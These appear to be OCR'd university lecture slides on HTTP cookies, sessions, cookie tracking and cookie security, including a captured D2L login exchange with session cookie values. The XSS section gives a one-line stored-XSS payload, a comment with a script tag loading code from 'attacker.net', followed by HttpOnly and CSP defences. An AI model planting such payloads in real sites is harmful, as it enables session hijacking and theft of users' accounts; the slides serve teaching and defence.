Cookies, Sessions, & Local Storage

Keeping state with distributes systems

Session and State

What's going on?

- Recall that the HTTP protocol is stateless.
- Each HTTP request is separate and isolated from any other ones.
- How does an application keep track of someone being logged in? User data?
- Options
  - HTTP Cookies
  - Shared Secret / Signed Tokens
  - Local Storage

HTTP Cookies


History

- Cookies were introduced in 1994 with Netscape Navigator

Cookies Preserve State Between Requests


Client Browser
Web Server

Cookies Preserve State Between Requests




```
GET /login HTTP/1.1
Host: dev.local
```

Cookies Preserve State Between Requests




```
GET /login HTTP/1.1
Host: dev.local
```

Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```


Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```


Session ID	Session Data
	username session_data ...

Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```


Session ID	Session Data
	username session_data ...



Cookies Preserve State Between Requests


```
GET /login HTTP/1.1
Host: dev.local
```

Session ID	Session Data
	username session_data ...



Cookies Preserve State Between Requests


Session ID	Session Data
	username session_data ...



Cookies Preserve State Between Requests

Session ID	Session Data
	username session_data ...


Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```

Session ID	Session Data
	username session_data ...


Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```

Session ID	Session Data
	username session_data ...


Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```

Session ID	Session Data
	username session_data ...


Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```

Session ID	Session Data
	username session_data ...


Cookies Preserve State Between Requests



```
GET /login HTTP/1.1
Host: dev.local
```

```
HTTP/1.1 200 OK
content-type: text/html;
content-length: 762
set-cookie: AWSALB=6MUWIBgZmmL
set-cookie: _opensaml=_cf4e13; SameSite=None

<!doctype html>
<html>
```

Cookies Preserve State Between Requests




```
GET /login HTTP/1.1
Host: dev.local
```

Session ID	Session Data
AWSALB= 6MUWIBgZmmL	username session_data ...

```
HTTP/1.1 200 OK
content-type: text/html;
content-length: 762
set-cookie: AWSALB=6MUWIBgZmmL
set-cookie: _opensaml=_cf4e13; SameSite=None

<!doctype html>
<html>
```

Cookies Preserve State Between Requests



```
HTTP/1.1 200 OK
content-type: text/html;
content-length: 762
set-cookie: AWSALB=6MUWIBgZmmL
set-cookie: _opensaml=_cf4e13; SameSite=None

<!doctype html>
<html>
```


HTTP Cookies

Odds and Ends

- A client cannot request a cookie
- Server decides whether to send a cookie back with a response or not
- Cookies are set with an HTTP response header of **`set-cookie`**
- Cookies can be set to expire at a given time, or when the browser is closed
- Browser enforce Cookie separation by domain
- Cookies can be sent and restricted to **`https`** requests
- Can be set to exclude from JavaScript access

HTTP Cookies

https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Set-Cookie




```
Set-Cookie: <cookie-name>=<cookie-value>
Set-Cookie: <cookie-name>=<cookie-value>; Expires=<date>
Set-Cookie: <cookie-name>=<cookie-value>; Max-Age=<number>
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>
Set-Cookie: <cookie-name>=<cookie-value>; Path=<path-value>
Set-Cookie: <cookie-name>=<cookie-value>; Secure
Set-Cookie: <cookie-name>=<cookie-value>; HttpOnly

Set-Cookie: <cookie-name>=<cookie-value>; SameSite=Strict
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=Lax
Set-Cookie: <cookie-name>=<cookie-value>; SameSite=None; Secure

// Multiple attributes are also possible, for example:
Set-Cookie: <cookie-name>=<cookie-value>; Domain=<domain-value>; Secure; HttpOnly
```

HTTP Cookies

D2L Login Example

- Used to track login to an application
- Used to track users across many visits
- Used to track users across many applications
- Used by 3rd party for data tracking



THE UNIVERSITY OF ARIZONA
Mark Fischer
Discover D2L Help My D2L Tools Calendar Quick Eval Course Admin
My Courses
All 2224 - Fall 2022 2161 - Spring 2016 2154 - Fall 2015 2144 - Fall 2014
Announcements
Module Description Fields
Posted Nov 21, 2022 1:43 PM
Conditionally Released
Elements Console Sources Network Performance Memory Application Security Lighthouse
Preserve log Disable cache No throttling
Filter Invert Hide data URLs All Fetch/XHR JS CSS Img Media Font Doc WS Wasm Manifest Other Has blocked cookies
Blocked Requests 3rd-party requests
Headers Preview Response Initiator Timing Cookies

```
Name
authorize?scope=openid&nonce=89a703205a5...
auth?sid=frameless-55fc01e8-8161-4ab2-aedd-...
auth?sid=frameless-55fc01e8-8161-4ab2-aedd-...
auth?sid=frameless-55fc01e8-8161-4ab2-aedd-...
prompt?sid=frameless-55fc01e8-8161-4ab2-ae...
exit
duo-callback?state=97a402b262d5a1e5524061...
SSO?execution=e1s3&_eventId_proceed=1
SSO?execution=e1s4
SSO?execution=e1s4
POST
login.d2l
lelogin.d2l
ProcessLoginActions.d2l
home
23 / 422 requests | 97.6 kB / 3.6 MB transferred
```

```
▾ Response Headers
   cache-control: private
   content-length: 147
   content-type: text/html; charset=utf-8
   date: Sun, 27 Nov 2022 04:52:32 GMT
   link: <https://s.brightspace.com>; rel=preconnect
   location: /d2l/shibbolethSSO/lelogin.d2l
   referrer-policy: strict-origin-when-cross-origin
   server: Microsoft-IIS/10.0
   set-cookie: d2lSessionVal=OniBc62HZQwxVCMi6E07Od5aD; path=/; secure; SameSite=None
   set-cookie: d2lSecureSessionVal=DQBL5mESOWD6Cw7kbIvCwaqS4; path=/; secure; SameSite=None
   set-cookie: ShibbolethSSO=ShibbolethInitiating; expires=Mon, 27-Nov-2023 04:52:32 GMT; path=/
   set-cookie: LoginKey=19BB640E0000000024IQf0s5B6M08QqrUKxfB4L2g; path=/; secure; HttpOnly; SameSit
   strict-transport-security: max-age=63113904
   x-content-type-options: nosniff
```

D2L Login Example


HTTP Cookies

Tracking Users Across Sessions

- Cookies can be set for the requested domain by any HTTP response.
- Cookies set by the domain of the parent Document are known as **first-party** cookies
- Cookies set by domains other than the parent Document are known as **third-party** cookies
  - The user/browser is the second-party
- Cookies are ***sent back to the originating domain*** on future requests to that domain

HTTP Cookies

Tracking Users Across Sessions



```
HTTP/1.1 200 OK
content-type: text/html;
content-length: 762
set-cookie: EXAMPLE_ID=6MUWIBgZmmL

<!doctype html>
<html>
...
```


First-Party Cookie

```
HTTP/1.1 200 OK
content-type: image/jpeg;
content-length: 341762
set-cookie: TRACKER_ID=05737166221

<!doctype html>
<html>
...
```

Third-Party Cookie

HTTP Cookies


Tracking Users Across Sessions



HTTP Cookies

Tracking Users Across Sessions


- If a service can get it's resources in to many web pages, say by offering free image hosting, that service can gain a great deal of information about what sites an individual user visits
    - User A visited example.com
    - User A then visited bank.com
- This correlated user data is very valuable



HTTP Cookies
Security

- Cookies are designed to be a trusted way for a host to know that the incoming request should be connected in some way to a previous request.
  - This is how state is shared across discrete independent requests
- If a bad actor can somehow gain access to a cookie value, they can impersonate the real user

HTTP Cookies
Security




```
GET /transfer_money HTTP/1.1
Host: example.com
cookie: SESSION_ID=12345
```

Session ID	Session Data
bC8xE	user A session_data ...
12345	user B session_data ...

"OK, I know who you are. Welcome back User B."


HTTP Cookies
Security



Session ID	Session Data
bC8xE	user A session_data ...
12345	user B session_data ...

HTTP Cookies

Security



```
GET /transfer_money HTTP/1.1
Host: example.com
cookie: SESSION_ID=12345
```

Session ID	Session Data
bC8xE	user A session_data ...
12345	user B session_data ...

"OK, I know who you are. Welcome back User B."

HTTP Cookies


Security

- How does an attacker steal cookies?
- Physical access to devices
- Compromised software on user's devices
- Exploiting vulnerabilities in a Website to include attacker's JavaScript code along with authorized code

HTTP Cookies

Security

- Consider a poorly secured comment form
- If comments can be entered and displayed to others, and if the website does not properly sanitize input, an attacker can trick the website in to embedding the attacker's JavaScript code
- Attacker code can now read cookies from the main Document and send them to the Attacker




```
This is a really great website!
<script src="attacker.net/b.js">
```

```
<script src="attacker.net/b.js">
```

HTTP Cookies
XSS - Cross Site Scripting Attack

- How do you protect against?
- Set a cookie to only be accessible with HTTP requests



```
Set-Cookie: SESSION_ID=12345; HttpOnly
```

- Content Security Policies
  - https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html